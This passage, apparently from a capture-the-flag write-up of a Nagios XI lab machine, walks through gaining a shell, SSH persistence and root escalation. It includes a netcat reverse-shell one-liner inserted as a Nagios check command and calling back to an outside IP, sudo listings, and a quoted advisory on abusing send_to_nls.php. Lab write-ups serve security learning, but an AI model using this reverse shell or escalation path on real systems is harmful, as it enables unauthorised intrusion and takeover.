

Command Name *
revshell
Example: check_example
Command Line *
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.3 4444 >/tmp/f
Example: $USER1$/check_example -H $HOSTADDRESS$ -P $ARG1$ $ARG2$
Command Type:
check command
Active
Available Plugins
Save
Cancel



5) got user shell



6) added ssh key for persistence



7) connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh nagios@10.10.11.248 -i id_rsa
Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
nagios@monitored:~$
nagios@monitored:~$
```

Privilege Escalation

1) found multiple sudo permissions

```
nagios@monitored:~$ sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

2) found a vulnerability


7. Local Privilege Escalation via rsyslog abuse (CVE-2023-47414)


As part of its installation, Nagios XI adds the following line to `/etc/sudoers` –

```
NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
```


This line allows the local nagios user to execute `send_to_nls.php` as root with any number of arguments. The script dynamically generates a new rsyslog file using the following code –

3) we can write nagios





4) used this file to restart service



5) got reverse shell